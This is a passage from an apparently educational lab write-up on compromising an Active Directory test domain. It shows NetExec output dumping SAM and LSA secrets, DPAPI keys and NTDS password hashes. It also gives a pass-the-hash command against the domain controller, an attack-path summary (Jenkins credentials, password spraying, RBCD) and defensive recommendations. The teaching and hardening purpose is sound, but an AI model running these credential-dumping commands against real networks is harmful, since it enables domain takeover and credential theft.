SMB 192.168.2.5 445 WS05 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:62377bd322093c8cc852fce95a7112fc:::
SMB 192.168.2.5 445 WS05 [+] Added 4 SAM hashes to the database
SMB 192.168.2.5 445 WS05 [*] Dumping LSA secrets
SMB 192.168.2.5 445 WS05 DOAZLAB.COM/DOAdmin:$DCC2$10240#DOAdmin#2cb78468b7bb905e40f8e7781b803055: (2026-01-11 21:32:54)
SMB 192.168.2.5 445 WS05 DOAZLAB\WS05$:aes256-cts-hmac-sha1-96:65929038989c17c95c4650ac79bc05f394e1bfc10be71bc73cb00d45e6791c4d
SMB 192.168.2.5 445 WS05 DOAZLAB\WS05$:aes128-cts-hmac-sha1-96:d429feb75c531e74175241f16f62edb7
SMB 192.168.2.5 445 WS05 DOAZLAB\WS05$:des-cbc-md5:54a758c162ad4ca7
SMB 192.168.2.5 445 WS05 DOAZLAB\WS05$:plain_password_hex:2c003900350025003c00410069005f0063006e0040004b0047004c0058005c00620072006b00
260049006700690064007400540054002c006a00540026006300340051005d006d00410036003e006c00530076005a003a0055005300360029005b0067004900300036004900350073002d0072006a00
3005e00540076004c005300450045006d005f00730037006d0072005600230065003e006700720054006d007a00780040003900610079005300630037002900650034004d003a004200660075006f004
002b00300072002e003f003e004a00230059003c0060002d007a0051006e006a005c00
SMB 192.168.2.5 445 WS05 DOAZLAB\WS05$:aad3b435b51404eeaad3b435b51404ee:467c9961599948b35be020a415118e9a:::
SMB 192.168.2.5 445 WS05 (Unknown User):d1d1fea376424e
SMB 192.168.2.5 445 WS05 dpapi_machinekey:0xa9765cdb1fee0fed1d54d90d885c2d06b79385eb
dpapi_userkey:0x564f011e12776f51a72c9516b0336830dff9ea72
SMB 192.168.2.5 445 WS05 [+] Dumped 8 LSA secrets to /root/.nxc/logs/lsa/WS05_192.168.2.5_2026-01-12_055611.secrets and /root/.nxc/ld
```


Domain Admins




Domain Admin Compromised

nxcdb > proto smb > creds

nxc smb DC -u USER -H HASHES --ntds --enabled

```
(NetExec) root@Nux01:~#
(NetExec) root@Nux01:~# nxc smb 192.168.2.4 -u dolabbuilder -H 'aad3b435b51404eeaad3b435b51404ee:49cd410e528c39550a016d5896915f77' --ntds --enabled
SMB 192.168.2.4 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:doazlab.com) (signing:True) (SMBv1:None)
True)
SMB 192.168.2.4 445 DC01 [+] doazlab.com\dolabbuilder:49cd410e528c39550a016d5896915f77 (Pwn3d!)
SMB 192.168.2.4 445 DC01 [+] Dumping the NTDS, this could take a while so go grab a redbull ...
SMB 192.168.2.4 445 DC01 dolabbuilder:500:aad3b435b51404eeaad3b435b51404ee:49cd410e528c39550a016d5896915f77 :::
SMB 192.168.2.4 445 DC01 doazlab.com\DOAdmin:1103:aad3b435b51404eeaad3b435b51404ee:3606a042149187931ced1f8cedafe26c :::
SMB 192.168.2.4 445 DC01 doazlab.com\sysmonsvc:1104:aad3b435b51404eeaad3b435b51404ee:efc6055d0ea589086b1285fb73eb0e8f :::
SMB 192.168.2.4 445 DC01 doazlab.com\GRAHAM_MCKINNEY:1106:aad3b435b51404eeaad3b435b51404ee:e69436d0d08b349870514414af163c31 :::
SMB 192.168.2.4 445 DC01 doazlab.com\KENTON_SNOW:1107:aad3b435b51404eeaad3b435b51404ee:b12fc973372f5daa8b639436a8acd56d :::
SMB 192.168.2.4 445 DC01 doazlab.com\EUNICE_KENT:1108:aad3b435b51404eeaad3b435b51404ee:312de99c0b5c5842a9da45fc1c828bfe :::
```

Attack Path Summary



Service Enumeration and Exploitation

Enumerated web services and identified a Jenkins service with missing authentication. Obtained credentials from Jenkins builds.

User Enumeration and Password Spraying

Identified domain user naming conventions, enumerated valid accounts, and sprayed the password from Jenkins to discover credential reuse.

Domain Enumeration and Analysis

Used the discovered domain credentials to enumerate Active Directory. Identified GenericWrite permissions on WS05 and default MAQ.

Local Privilege Escalation with RBCD



Created a computer account and utilized the write permissions over WS05 to perform an RBCD attack and obtain a Domain Administrator TGS valid on WS05.



Dump Local Secrets for DA Credentials

Dumped local secrets and obtained credentials for the local RID 500 DoLabBuilder account and gained access to the domain RID 500 DoLabBuilder account thanks to password reuse.





Defensive Considerations



Internal Webservices

- Require authentication and only allow access to users who require it for their job functions.
- Keep software up to date.

Principal of Least Privilege

- Set the Machine Account Quota to zero and restrict the “Add Workstations to Domain” privilege.
- Do not allow standard users to own computer accounts.
- Only allow users access to resources that are absolutely required for their roles. Ensure that access is removed as needed when users leave or change roles.



RBCD

- Ensure that administrators and other sensitive accounts are added to the Protected Users group and have the "Account is sensitive and cannot be delegated" configuration.

Password Policies

- Require passwords that are at least 15 characters in length (ideally more).
- Disallow words such as seasons, the organization name, months of the year, and common weak passwords being included in passwords.
- Regularly audit and rotate passwords to mitigate non-compliant and reused passwords.

AntiSyphon Courses



Want More Resources?

Tools Mentioned

- 📍 [BloodHound](#)
- 📍 [BloodHound.py](#)
- 📍 [SharpHound](#)
- 📍 [ADExplorer](#)
- 📍 [JenkinsEnvHunter](#)
- 📍 [NetExec](#)
- 📍 [GoWitness](#)
- 📍 [Kerbrute](#)
- 📍 [BOFHound](#)
- 📍 [Impacket](#)

Other Cool Stuff

- 📍 [Assumed Compromise Course](#)
- 📍 [Active Directory Security Hardening](#)
- 📍 [Mile High Hackin' Fest Denver](#)
- 📍 [Additional Resources](#)



Questions?

